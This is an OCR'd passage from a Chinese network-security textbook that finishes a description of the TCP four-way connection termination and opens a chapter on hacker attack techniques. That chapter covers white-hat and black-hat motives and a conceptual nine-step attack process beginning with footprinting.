


图 2-34　终止连接第二次握手




图 2-35　终止连接第三次握手

（4）第四次握手：客户端发送一个序号为238的确认报文，它的ACK序号为273(272+1)，ACK=1，如图2-36所示。




图 2-36 终止连接第四次握手

第3章 黑客攻击技术

本章介绍黑客攻击的动机、攻击的流程、被攻击对象的信息收集、攻击的手段和计算机病毒，重点介绍信息收集、网络攻击技术，以及如何利用工具攻击计算机系统。

3.1 黑客技术

3.1.1 黑客攻击的动机

黑客的动机究竟是什么？在回答这个问题之前，应对黑客的种类有所了解，原因是不同种类的黑客动机有着本质的区别。从黑客行为上划分，黑客有“善意”和“恶意”两种，即所谓的白帽(white hat)和黑帽(black hat)。白帽利用他们的技能做一些善事，而黑帽则利用他们的技能做一些恶事。白帽长期致力于改善计算机社会及其资源，为了改善服务质量及产品，他们不断寻找弱点及脆弱性并公布于众。例如，为了找出程序的安全漏洞，帮助生产厂家改进他们的产品，白帽做了大量的安全上的测试工作，他们所做的工作实际上是一种公众测试形式。1.5节已经对黑客的动机做了描述，本节不再说明。

3.1.2 黑客攻击的流程

尽管黑客攻击系统的技能有高低之分，入侵系统手法多种多样，但他们对目标系统实施攻击的流程大致相同。其攻击过程可归纳为以下9个步骤：踩点(foot printing)、扫描(scanning)、查点(enumeration)、获取访问权(gaining access)、权限提升(escalating privilige)、窃取(pilfering)、掩盖踪迹(covering track)、创建后门(creating back doors)和拒绝服务攻击(denial of services)。黑客攻击流程如图3-1所示。

1. 踩点

“踩点”原意为策划一项盗窃活动的准备阶段。举例来说，当盗贼决定抢劫一家银行时，他们不会大摇大摆地走进去直接要钱，而是狠下一番工夫来搜集这家银行的相关信息，包括武装押运车的路线及时间、摄像头的位置、逃跑出口等信息。在黑客攻击领域，“踩点”是传统概念的电子化形式。“踩点”的主要目的是获取目标的如下信息：因特网网络域名、网络地址分配、域名服务器、邮件交换主机和网关等关键系统的位置及软硬件信息；内联网和Internet内容类似，但主要关注内部网络的独立地址空间及名称空间；远程访问模拟/数字

